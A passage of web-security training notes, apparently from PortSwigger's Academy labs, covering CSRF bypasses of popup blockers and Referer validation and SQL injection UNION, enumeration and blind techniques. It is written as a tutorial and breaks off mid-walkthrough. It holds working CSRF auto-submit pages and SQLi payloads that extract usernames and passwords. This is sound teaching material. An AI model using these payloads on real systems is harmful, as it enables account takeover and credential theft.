action="https://YOUR-LAB-ID.web-security-academy.net/my-acc
ount/change-email">

    <input type="hidden" name="email"
value="pwned@web-security-academy.net">

</form>

<script>

window.open('https://YOUR-LAB-ID.web-security-academy.net/s
ocial-login');

    setTimeout(changeEmail, 5000);

    function changeEmail(){

        document.forms[0].submit();

    }
</script>
```

   Note that we've opened the `/social-login` in a new window to avoid navigating away from the exploit before the change email request is sent.

5. Store and view the exploit yourself. Observe that the initial request gets blocked by the browser's popup blocker.
6. Observe that, after a pause, the CSRF attack is still launched. However, this is only successful if it has been less than two minutes since your cookie was set. If not, the attack fails because the popup blocker prevents the forced cookie refresh.

Bypass the popup blocker

1. Realize that the popup is being blocked because you haven't manually interacted with the page.

2. Tweak the exploit so that it induces the victim to click on the page and only opens the popup once the user has clicked. The following is one possible approach:

```
<form method="POST"
action="https://YOUR-LAB-ID.web-security-academy.net/my-acc
ount/change-email">

    <input type="hidden" name="email"
value="pwned@portswigger.net">

</form>

<p>Click anywhere on the page</p>

<script>

    window.onclick = () => {


window.open('https://YOUR-LAB-ID.web-security-academy.net/s
ocial-login');

        setTimeout(changeEmail, 5000);

    }



    function changeEmail() {

        document.forms[0].submit();

    }

</script>
```

3. Test the attack on yourself again while monitoring the proxy history in Burp.
4. When prompted, click the page. This triggers the OAuth flow and issues you a new session cookie. After 5 seconds, notice that the CSRF attack is sent and the `POST /my-account/change-email` request includes your new session cookie.
5. Go to your account page and confirm that your email address has changed.
6. Change the email address in your exploit so that it doesn't match your own.

7. Deliver the exploit to the victim to solve the lab.

Bypassing Referer-based CSRF defenses

Aside from defenses that employ CSRF tokens, some applications make use of the HTTP `Referer` header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This approach is generally less effective and is often subject to bypasses.

Referer header

The HTTP Referer header (which is inadvertently misspelled in the HTTP specification) is an optional request header that contains the URL of the web page that linked to the resource that is being requested. It is generally added automatically by browsers when a user triggers an HTTP request, including by clicking a link or submitting a form. Various methods exist that allow the linking page to withhold or modify the value of the `Referer` header. This is often done for privacy reasons.

Validation of Referer depends on header being present

Some applications validate the `Referer` header when it is present in requests but skip the validation if the header is omitted.

In this situation, an attacker can craft their CSRF exploit in a way that causes the victim user's browser to drop the `Referer` header in the resulting request. There are various ways to achieve this, but the easiest is using a META tag within the HTML page that hosts the CSRF attack:

```
<meta name="referrer" content="never">
```

Example - CSRF where Referer validation depends on header being present

This lab's email change functionality is vulnerable to CSRF. It attempts to block cross domain requests but has an insecure fallback.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.

2. Send the request to Burp Repeater and observe that if you change the domain in the Referer HTTP header then the request is rejected.
3. Delete the Referer header entirely and observe that the request is now accepted.
4. Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab. Include the following HTML to suppress the Referer header:
   `<meta name="referrer" content="no-referrer">`
5. Change the email address in your exploit so that it doesn't match your own.
6. Store the exploit, then click "Deliver to victim" to solve the lab.
7. Payload:

```
<html>
<head>
<meta name="referrer" content="no-referrer">
</head>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form
action="https://0ac500c0042ad28a82cd012900160096.web-security-academy.n
et/my-a
count/change-email" method="POST">
      <input type="hidden" name="email"
value="wiener3&#64;normal&#45;user&#46;net"
/>
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Validation of Referer can be circumvented

Some applications validate the `Referer` header in a naive way that can be bypassed. For example, if the application validates that the domain in the `Referer` starts with the expected value, then the attacker can place this as a subdomain of their own domain:

`http://vulnerable-website.com.attacker-website.com/csrf-attack`

Likewise, if the application simply validates that the `Referer` contains its own domain name, then the attacker can place the required value elsewhere in the URL:

`http://attacker-website.com/csrf-attack?vulnerable-website.com`

Note
Although you may be able to identify this behavior using Burp, you will often find that this approach no longer works when you go to test your proof-of-concept in a browser. In an attempt to reduce the risk of sensitive data being leaked in this way, many browsers now strip the query string from the `Referer` header by default.

You can override this behavior by making sure that the response containing your exploit has the `Referrer-Policy: unsafe-url` header set (note that `Referrer` is spelled correctly in this case, just to make sure you're paying attention!). This ensures that the full URL will be sent, including the query string.

Example - CSRF with broken Referer validation
This lab's email change functionality is vulnerable to CSRF. It attempts to detect and block cross domain requests, but the detection mechanism can be bypassed.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater. Observe that if you change the domain in the Referer HTTP header, the request is rejected.
3. Copy the original domain of your lab instance and append it to the Referer header in the form of a query string. The result should look something like this: `Referer: https://arbitrary-incorrect-domain.net?YOUR-LAB-ID.web-security-academy.net`
4. Send the request and observe that it is now accepted. The website seems to accept any Referer header as long as it contains the expected domain somewhere in the string.
5. Create a CSRF proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab and host it on the exploit server. Edit the JavaScript so that the third argument of the `history.pushState()` function includes a query string with your lab instance URL as follows: `history.pushState("", "", "/?YOUR-LAB-ID.web-security-academy.net")`

This will cause the Referer header in the generated request to contain the URL of the target site in the query string, just like we tested earlier.

6. If you store the exploit and test it by clicking "View exploit", you may encounter the "invalid Referer header" error again. This is because many browsers now strip the query string from the Referer header by default as a security measure. To override this behavior and ensure that the full URL is included in the request, go back to the exploit server and add the following header to the "Head" section:
   `Referrer-Policy: unsafe-url`
   Note that unlike the normal Referer header, the word "referrer" must be spelled correctly in this case.
7. Change the email address in your exploit so that it doesn't match your own.
8. Store the exploit, then click "Deliver to victim" to solve the lab.

SQL INJECTION

What is SQL injection (SQLi)?

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.

How to detect SQL injection vulnerabilities

You can detect SQL injection manually using a systematic set of tests against every entry point in the application. To do this, you would typically submit:

The single quote character `'` and look for errors or other anomalies.

Some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and look for systematic differences in the application responses.

Boolean conditions such as `OR 1=1` and `OR 1=2`, and look for differences in the application's responses.

Payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond.

OAST payloads designed to trigger an out-of-band network interaction when executed within a SQL query, and monitor any resulting interactions.

Alternatively, you can find the majority of SQL injection vulnerabilities quickly and reliably using Burp Scanner.

SQL injection in different parts of the query

Most SQL injection vulnerabilities occur within the `WHERE` clause of a `SELECT` query. Most experienced testers are familiar with this type of SQL injection.

However, SQL injection vulnerabilities can occur at any location within the query, and

within different query types. Some other common locations where SQL injection arises are:

In `UPDATE` statements, within the updated values or the `WHERE` clause.
In `INSERT` statements, within the inserted values.
In `SELECT` statements, within the table or column name.
In `SELECT` statements, within the `ORDER BY` clause.

Retrieving hidden data

Imagine a shopping application that displays products in different categories. When the user clicks on the **Gifts** category, their browser requests the URL:

```
https://insecure-website.com/products?category=Gifts
```

This causes the application to make a SQL query to retrieve details of the relevant products from the database:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

This SQL query asks the database to return:

all details (`*`)
from the `products` table
where the `category` is `Gifts`
and `released` is `1`.

The restriction `released = 1` is being used to hide products that are not released. We could assume for unreleased products, `released = 0`.

The application doesn't implement any defenses against SQL injection attacks. This means an attacker can construct the following attack, for example:

```
https://insecure-website.com/products?category=Gifts'--
```

This results in the SQL query:

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

Crucially, note that `--` is a comment indicator in SQL. This means that the rest of the query is interpreted as a comment, effectively removing it. In this example, this means the query no longer includes `AND released = 1`. As a result, all products are displayed, including those that are not yet released.

You can use a similar attack to cause the application to display all the products in any category, including categories that they don't know about:

```
https://insecure-website.com/products?category=Gifts'+OR+1=1--
```

This results in the SQL query:

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

The modified query returns all items where either the `category` is `Gifts`, or `1` is equal to `1`. As `1=1` is always true, the query returns all items.

Warning

Take care when injecting the condition `OR 1=1` into a SQL query. Even if it appears to be harmless in the context you're injecting into, it's common for applications to use data from a single request in multiple different queries. If your condition reaches an `UPDATE` or `DELETE` statement, for example, it can result in an accidental loss of data.

Example - SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Use Burp Suite to intercept and modify the request that sets the product category filter.

Modify the `category` parameter, giving it the value `'+OR+1=1--`

Submit the request, and verify that the response now contains one or more unreleased products.

Subverting application logic

Imagine an application that lets users log in with a username and password. If a user submits the username `wiener` and the password `bluecheese`, the application checks the credentials by performing the following SQL query:

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

If the query returns the details of a user, then the login is successful. Otherwise, it is rejected.

In this case, an attacker can log in as any user without the need for a password. They can do this using the SQL comment sequence `--` to remove the password check from the `WHERE` clause of the query. For example, submitting the username `administrator'--` and a blank password results in the following query:

```
SELECT * FROM users WHERE username = 'administrator'--' AND
password = ''
```

This query returns the user whose `username` is `administrator` and successfully logs the attacker in as that user.

Example - SQL injection vulnerability allowing login bypass

Use Burp Suite to intercept and modify the login request.

Modify the username parameter, giving it the value: administrator'--

SQL injection UNION attacks

When an application is vulnerable to SQL injection, and the results of the query are returned within the application's responses, you can use the `UNION` keyword to retrieve data from other tables within the database. This is commonly known as a SQL injection UNION attack.

The `UNION` keyword enables you to execute one or more additional `SELECT` queries and append the results to the original query. For example:

```
SELECT a, b FROM table1 UNION SELECT c, d FROM table2
```

This SQL query returns a single result set with two columns, containing values from columns `a` and `b` in `table1` and columns `c` and `d` in `table2`.

For a `UNION` query to work, two key requirements must be met:

The individual queries must return the same number of columns.

The data types in each column must be compatible between the individual queries.

To carry out a SQL injection UNION attack, make sure that your attack meets these two requirements. This normally involves finding out:

How many columns are being returned from the original query.

Which columns returned from the original query are of a suitable data type to hold the results from the injected query.

Determining the number of columns required

When you perform a SQL injection UNION attack, there are two effective methods to determine how many columns are being returned from the original query.

One method involves injecting a series of `ORDER BY` clauses and incrementing the specified column index until an error occurs. For example, if the injection point is a quoted string within the `WHERE` clause of the original query, you would submit:

```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
etc.
```

This series of payloads modifies the original query to order the results by different columns in the result set. The column in an `ORDER BY` clause can be specified by its index, so you don't need to know the names of any columns. When the specified column index exceeds the number of actual columns in the result set, the database returns an error, such as:

```
The ORDER BY position number 3 is out of range of the number of items in the select list.
```

The application might actually return the database error in its HTTP response, but it may also issue a generic error response. In other cases, it may simply return no results at all. Either way, as long as you can detect some difference in the response, you can infer how many columns are being returned from the query.

The second method involves submitting a series of `UNION SELECT` payloads specifying a different number of null values:

```
' UNION SELECT NULL--
' UNION SELECT NULL,NULL--
' UNION SELECT NULL,NULL,NULL--
etc.
```

If the number of nulls does not match the number of columns, the database returns an error, such as:

```
All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.
```

We use `NULL` as the values returned from the injected `SELECT` query because the data types in each column must be compatible between the original and the injected queries. `NULL` is convertible to every common data type, so it maximizes the chance that the payload will succeed when the column count is correct.

As with the `ORDER BY` technique, the application might actually return the database error in its HTTP response, but may return a generic error or simply return no results. When the number of nulls matches the number of columns, the database returns an additional row in the result set, containing null values in each column. The effect on the HTTP response depends on the application's code. If you are lucky, you will see some additional content within the response, such as an extra row on an HTML table. Otherwise, the null values might trigger a different error, such as a `NullPointerException`. In the worst case, the response might look the same as a response caused by an incorrect number of nulls. This would make this method ineffective.

Example - SQL injection UNION attack, determining the number of columns returned by the query

Use Burp Suite to intercept and modify the request that sets the product category filter.

Modify the `category` parameter, giving it the value `'+UNION+SELECT+NULL--`. Observe that an error occurs.

Modify the `category` parameter to add an additional column containing a null value:

```
'+UNION+SELECT+NULL,NULL--
```

Continue adding null values until the error disappears and the response includes additional content containing the null values.

Finding columns with a useful data type

A SQL injection UNION attack enables you to retrieve the results from an injected query. The interesting data that you want to retrieve is normally in string form. This means you need to find one or more columns in the original query results whose data type is, or is compatible with, string data.

After you determine the number of required columns, you can probe each column to test whether it can hold string data. You can submit a series of `UNION SELECT` payloads that place a string value into each column in turn. For example, if the query returns four columns, you would submit:

```
' UNION SELECT 'a',NULL,NULL,NULL--
' UNION SELECT NULL,'a',NULL,NULL--
' UNION SELECT NULL,NULL,'a',NULL--
' UNION SELECT NULL,NULL,NULL,'a'--
```

If the column data type is not compatible with string data, the injected query will cause a database error, such as:

```
Conversion failed when converting the varchar value 'a' to data type int.
```

If an error does not occur, and the application's response contains some additional content including the injected string value, then the relevant column is suitable for retrieving string data.

Example - SQL injection UNION attack, finding a column containing text

Use Burp Suite to intercept and modify the request that sets the product category filter.

Determine the number of columns that are being returned by the query. Verify that the query is returning three columns, using the following payload in the `category` parameter:

```
'+UNION+SELECT+NULL,NULL,NULL--
```

Try replacing each null with the random value provided by the lab, for example:

```
'+UNION+SELECT+'abcdef',NULL,NULL--
```

If an error occurs, move on to the next null and try that instead.

Using a SQL injection UNION attack to retrieve interesting data

When you have determined the number of columns returned by the original query and found which columns can hold string data, you are in a position to retrieve interesting data.

Suppose that:

The original query returns two columns, both of which can hold string data.

The injection point is a quoted string within the `WHERE` clause.

The database contains a table called `users` with the columns `username` and `password`.

In this example, you can retrieve the contents of the `users` table by submitting the input:

```
' UNION SELECT username, password FROM users--
```

In order to perform this attack, you need to know that there is a table called `users` with two columns called `username` and `password`. Without this information, you would have to guess the names of the tables and columns. All modern databases provide ways to examine the database structure, and determine what tables and columns they contain.

Exemple - SQL injection UNION attack, retrieving data from other tables

Use Burp Suite to intercept and modify the request that sets the product category filter.

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
'+UNION+SELECT+'abc','def'--
```

Use the following payload to retrieve the contents of the `users` table:

```
'+UNION+SELECT+username,+password+FROM+users--
```

Verify that the application's response contains usernames and passwords.

Retrieving multiple values within a single column

In some cases the query in the previous example may only return a single column.

You can retrieve multiple values together within this single column by concatenating the values together. You can include a separator to let you distinguish the combined values. For example, on Oracle you could submit the input:

```
' UNION SELECT username || '~' || password FROM users--
```

This uses the double-pipe sequence `||` which is a string concatenation operator on Oracle. The injected query concatenates together the values of the `username` and `password` fields, separated by the ~ character.

The results from the query contain all the usernames and passwords, for example:

```
...
administrator~s3cure
wiener~peter
```

```
carlos~montoya

...
```

Different databases use different syntax to perform string concatenation. For more details, see the SQL injection cheat sheet.

Example - SQL injection UNION attack, retrieving multiple values in a single column

Use Burp Suite to intercept and modify the request that sets the product category filter.

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the `category` parameter:

```
'+UNION+SELECT+NULL,'abc'--
```

Use the following payload to retrieve the contents of the `users` table:

```
'+UNION+SELECT+NULL,username||'~'||password+FROM+users--
```

Verify that the application's response contains usernames and passwords.

Examining the database in SQL injection attacks

To exploit SQL injection vulnerabilities, it's often necessary to find information about the database. This includes:

The type and version of the database software.

The tables and columns that the database contains.

Querying the database type and version

You can potentially identify both the database type and version by injecting provider-specific queries to see if one works

The following are some queries to determine the database version for some popular database types:

Microsoft, MySQL	`SELECT @@version`

Oracle	`SELECT * FROM v$version`
PostgreSQL	`SELECT version()`

For example, you could use a `UNION` attack with the following input:

```
' UNION SELECT @@version--
```

This might return the following output. In this case, you can confirm that the database is Microsoft SQL Server and see the version used:

```
Microsoft SQL Server 2016 (SP2) (KB4052908) - 13.0.5026.0 (X64)

Mar 18 2018 09:11:49

Copyright (c) Microsoft Corporation

Standard Edition (64-bit) on Windows Server 2016 Standard 10.0
<X64> (Build 14393: ) (Hypervisor)
```

Example - SQL injection attack, querying the database type and version on MySQL and Microsoft

Use Burp Suite to intercept and modify the request that sets the product category filter.

Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:

```
'+UNION+SELECT+'abc','def'#
```

Use the following payload to display the database version:

```
'+UNION+SELECT+@@version,+NULL#
```

Listing the contents of the database

Most database types (except Oracle) have a set of views called the information schema. This provides information about the database.

For example, you can query `information_schema.tables` to list the tables in the database:

```
SELECT * FROM information_schema.tables
```

This returns output like the following:

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  TABLE_TYPE

=======================================================

MyDatabase     dbo           Products    BASE TABLE

MyDatabase     dbo           Users       BASE TABLE

MyDatabase     dbo           Feedback    BASE TABLE
```

This output indicates that there are three tables, called `Products`, `Users`, and `Feedback`.

You can then query `information_schema.columns` to list the columns in individual tables:

```
SELECT * FROM information_schema.columns WHERE table_name =
'Users'
```

This returns output like the following:

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  COLUMN_NAME  DATA_TYPE

================================================================

MyDatabase     dbo           Users       UserId       int

MyDatabase     dbo           Users       Username     varchar

MyDatabase     dbo           Users       Password     varchar
```

This output shows the columns in the specified table and the data type of each column.

Example - SQL injection attack, listing the database contents on non-Oracle databases

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:
   `'+UNION+SELECT+'abc','def'--`
3. Use the following payload to retrieve the list of tables in the database:
   `'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--`
4. Find the name of the table containing user credentials.
5. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:
   `'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_abcdef'--`
6. Find the names of the columns containing usernames and passwords.
7. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:
   `'+UNION+SELECT+username_abcdef,+password_abcdef+FROM+users_abcdef--`
8. Find the password for the `administrator` user, and use it to log in.

Blind SQL injection

In this section, we describe techniques for finding and exploiting blind SQL injection vulnerabilities.

What is blind SQL injection?

Blind SQL injection occurs when an application is vulnerable to SQL injection, but its HTTP responses do not contain the results of the relevant SQL query or the details of any database errors.

Many techniques such as `UNION` attacks are not effective with blind SQL injection vulnerabilities. This is because they rely on being able to see the results of the injected query within the application's responses. It is still possible to exploit blind SQL injection to access unauthorized data, but different techniques must be used.

Exploiting blind SQL injection by triggering conditional responses

Consider an application that uses tracking cookies to gather analytics about usage. Requests to the application include a cookie header like this:

```
Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4
```

When a request containing a `TrackingId` cookie is processed, the application uses a SQL query to determine whether this is a known user:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId =
'u5YD3PapBcR4lN3e7Tj4'
```

This query is vulnerable to SQL injection, but the results from the query are not returned to the user. However, the application does behave differently depending on whether the query returns any data. If you submit a recognized `TrackingId`, the query returns data and you receive a "Welcome back" message in the response.

This behavior is enough to be able to exploit the blind SQL injection vulnerability. You can retrieve information by triggering different responses conditionally, depending on an injected condition.

To understand how this exploit works, suppose that two requests are sent containing the following `TrackingId` cookie values in turn:

```
…xyz' AND '1'='1
```

```
…xyz' AND '1'='2
```

The first of these values causes the query to return results, because the injected `AND '1'='1` condition is true. As a result, the "Welcome back" message is displayed.

The second value causes the query to not return any results, because the injected condition is false. The "Welcome back" message is not displayed.

This allows us to determine the answer to any single injected condition, and extract data one piece at a time.

For example, suppose there is a table called `Users` with the columns `Username` and `Password`, and a user called `Administrator`. You can determine the password for this user by sending a series of inputs to test the password one character at a time.

To do this, start with the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 'm
```

This returns the "Welcome back" message, indicating that the injected condition is true, and so the first character of the password is greater than `m`.

Next, we send the following input:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) > 't
```

This does not return the "Welcome back" message, indicating that the injected condition is false, and so the first character of the password is not greater than `t`.

Eventually, we send the following input, which returns the "Welcome back" message, thereby confirming that the first character of the password is `s`:

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username =
'Administrator'), 1, 1) = 's
```

We can continue this process to systematically determine the full password for the `Administrator` user.

Note

The `SUBSTRING` function is called `SUBSTR` on some types of database. For more details, see the SQL injection cheat sheet.

Example - Blind SQL injection with conditional responses

```
TrackingId=IpNJhCbIqyV3oIZk'+AND+SUBSTRING((SELECT+Password+FROM+
Users+WHERE+Username+=+'administrator'),+1,+1)+%3d+'a;
```

Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie. For simplicity, let's say the original value of the cookie is `TrackingId=xyz`.

Modify the `TrackingId` cookie, changing it to:
`TrackingId=xyz' AND '1'='1`
Verify that the `Welcome back` message appears in the response.

Now change it to:
`TrackingId=xyz' AND '1'='2`
Verify that the `Welcome back` message does not appear in the response. This demonstrates how you can test a single boolean condition and infer the result.

Now change it to:
```
TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a
```
Verify that the condition is true, confirming that there is a table called `users`.

Now change it to:
```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE
username='administrator')='a
```
Verify that the condition is true, confirming that there is a user called `administrator`.

The next step is to determine how many characters are in the password of the `administrator` user. To do this, change the value to:
```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE
username='administrator' AND LENGTH(password)>1)='a
```
This condition should be true, confirming that the password is greater than 1 character in length.

Send a series of follow-up values to test different password lengths. Send:
```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE
username='administrator' AND LENGTH(password)>2)='a
```
Then send:
```
TrackingId=xyz' AND (SELECT 'a' FROM users WHERE
username='administrator' AND LENGTH(password)>3)='a
```
And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the `Welcome back` message disappears), you have determined the length of the password, which is in fact 20 characters long.

After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.

In Burp Intruder, change the value of the cookie to:
```
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users
WHERE username='administrator')='a
```
This uses the `SUBSTRING()` function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

Place payload position markers around the final a character in the cookie value. To do this, select just the `a`, and click the **Add §** button. You should then see the following as the cookie value (note the payload position markers):

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,1,1) FROM users
WHERE username='administrator')='§a§
```

To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. In the **Payloads** side panel, check that **Simple list** is selected, and under **Payload configuration** add the payloads in the range a - z and 0 - 9. You can select these easily using the **Add from list** drop-down.

To be able to tell when the correct character was submitted, you'll need to grep each response for the expression `Welcome back`. To do this, click on the **Settings** tab to open the **Settings** side panel. In the **Grep - Match** section, clear existing entries in the list, then add the value `Welcome back`.

Launch the attack by clicking the **Start attack** button.

Review the attack results to find the value of the character at the first position. You should see a column in the results called `Welcome back`. One of the rows should have a tick in this column. The payload showing for that row is the value of the character at the first position.

Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the **Intruder** tab, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

```
TrackingId=xyz' AND (SELECT SUBSTRING(password,2,1) FROM users
WHERE username='administrator')='a
```

Launch the modified attack, review the results, and note the character at the second offset.

Continue this process testing offset 3, 4, and so on, until you have the whole password.

In the browser, click **My account** to open the login page. Use the password to log in as the `administrator` user.

Note
For more advanced users, the solution described here could be made more elegant in various ways. For example, instead of iterating over every character, you could perform a binary search of the character space. Or you could create a single Intruder attack with two payload positions and the cluster bomb attack type, and work through all permutations of offsets and character values.

Error-based SQL injection

Error-based SQL injection refers to cases where you're able to use error messages to either extract or infer sensitive data from the database, even in blind contexts. The possibilities depend on the configuration of the database and the types of errors you're able to trigger:

You may be able to induce the application to return a specific error response based on the result of a boolean expression. You can exploit this in the same way as the conditional responses we looked at in the previous section. For more information, see Exploiting blind SQL injection by triggering conditional errors.

You may be able to trigger error messages that output the data returned by the query. This effectively turns otherwise blind SQL injection vulnerabilities into visible ones. For more information, see Extracting sensitive data via verbose SQL error messages.

Exploiting blind SQL injection by triggering conditional errors

Some applications carry out SQL queries but their behavior doesn't change, regardless of whether the query returns any data. The technique in the previous section won't work, because injecting different boolean conditions makes no difference to the application's responses.

It's often possible to induce the application to return a different response depending on whether a SQL error occurs. You can modify the query so that it causes a database error only if the condition is true. Very often, an unhandled error thrown by the database causes some difference in the application's response, such as an error message. This enables you to infer the truth of the injected condition.

To see how this works, suppose that two requests are sent containing the following `TrackingId` cookie values in turn:

```
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
```

```
xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
```

These inputs use the `CASE` keyword to test a condition and return a different expression depending on whether the expression is true:

With the first input, the `CASE` expression evaluates to `'a'`, which does not cause any error.

With the second input, it evaluates to `1/0`, which causes a divide-by-zero error.

If the error causes a difference in the application's HTTP response, you can use this to determine whether the injected condition is true.

Using this technique, you can retrieve data by testing one character at a time:

```
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND
SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM
Users)='a
```

Note
There are different ways of triggering conditional errors, and different techniques work best on different database types. For more details, see the SQL injection cheat sheet.

Example - Blind SQL injection with conditional errors

```
TrackingId=MIpN5PbQgupNlq0w'||(SELECT+case+when+substr(password,1
,1)%3d'a'+then+1+else+1/0+END+FROM+users+WHERE+username%3d'admini
strator')||';
```

Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the `TrackingId` cookie. For simplicity, let's say the original value of the cookie is `TrackingId=xyz`.

Modify the `TrackingId` cookie, appending a single quotation mark to it:
`TrackingId=xyz'`
Verify that an error message is received.

Now change it to two quotation marks:
`TrackingId=xyz''`
Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.

You now need to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error. To do this, you first need to construct a subquery using valid SQL syntax. Try submitting:
`TrackingId=xyz'||(SELECT '')||'`
In this case, notice that the query still appears to be invalid. This may be due to the database type - try specifying a predictable table name in the query:
`TrackingId=xyz'||(SELECT '' FROM dual)||'`

As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all `SELECT` statements to explicitly specify a table name.

Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax. For example, try querying a non-existent table name:

```
TrackingId=xyz'||(SELECT '' FROM not-a-real-table)||'
```

This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.

As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the `users` table exists, send the following query:

```
TrackingId=xyz'||(SELECT '' FROM users WHERE ROWNUM = 1)||'
```

As this query does not return an error, you can infer that this table does exist. Note that the `WHERE ROWNUM = 1` condition is important here to prevent the query from returning more than one row, which would break our concatenation.

You can also exploit this behavior to test conditions. First, submit the following query:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE
'' END FROM dual)||'
```

Verify that an error message is received.

Now change it to:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE
'' END FROM dual)||'
```

Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition. The `CASE` statement tests a condition and evaluates to one expression if the condition is true, and another expression if the condition is false. The former expression contains a divide-by-zero, which causes an error. In this case, the two payloads test the conditions `1=1` and `1=2`, and an error is received when the condition is `true`.

You can use this behavior to test whether specific entries exist in a table. For example, use the following query to check whether the username `administrator` exists:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE
'' END FROM users WHERE username='administrator')||'
```

Verify that the condition is true (the error is received), confirming that there is a user called `administrator`.

The next step is to determine how many characters are in the password of the `administrator` user. To do this, change the value to:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>1 THEN
to_char(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```

This condition should be true, confirming that the password is greater than 1 character in length.

Send a series of follow-up values to test different password lengths. Send:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>2 THEN
TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```

Then send:

```
TrackingId=xyz'||(SELECT CASE WHEN LENGTH(password)>3 THEN
TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```

And so on. You can do this manually using Burp Repeater, since the length is likely to be short. When the condition stops being true (i.e. when the error disappears), you have determined the length of the password, which is in fact 20 characters long.

After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use Burp Intruder. Send the request you are working on to Burp Intruder, using the context menu.

Go to Burp Intruder and change the value of the cookie to:

```
TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN
TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```

This uses the `SUBSTR()` function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

Place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the "Add §" button. You should then see the following as the cookie value (note the payload position markers):

```
TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§'
THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```
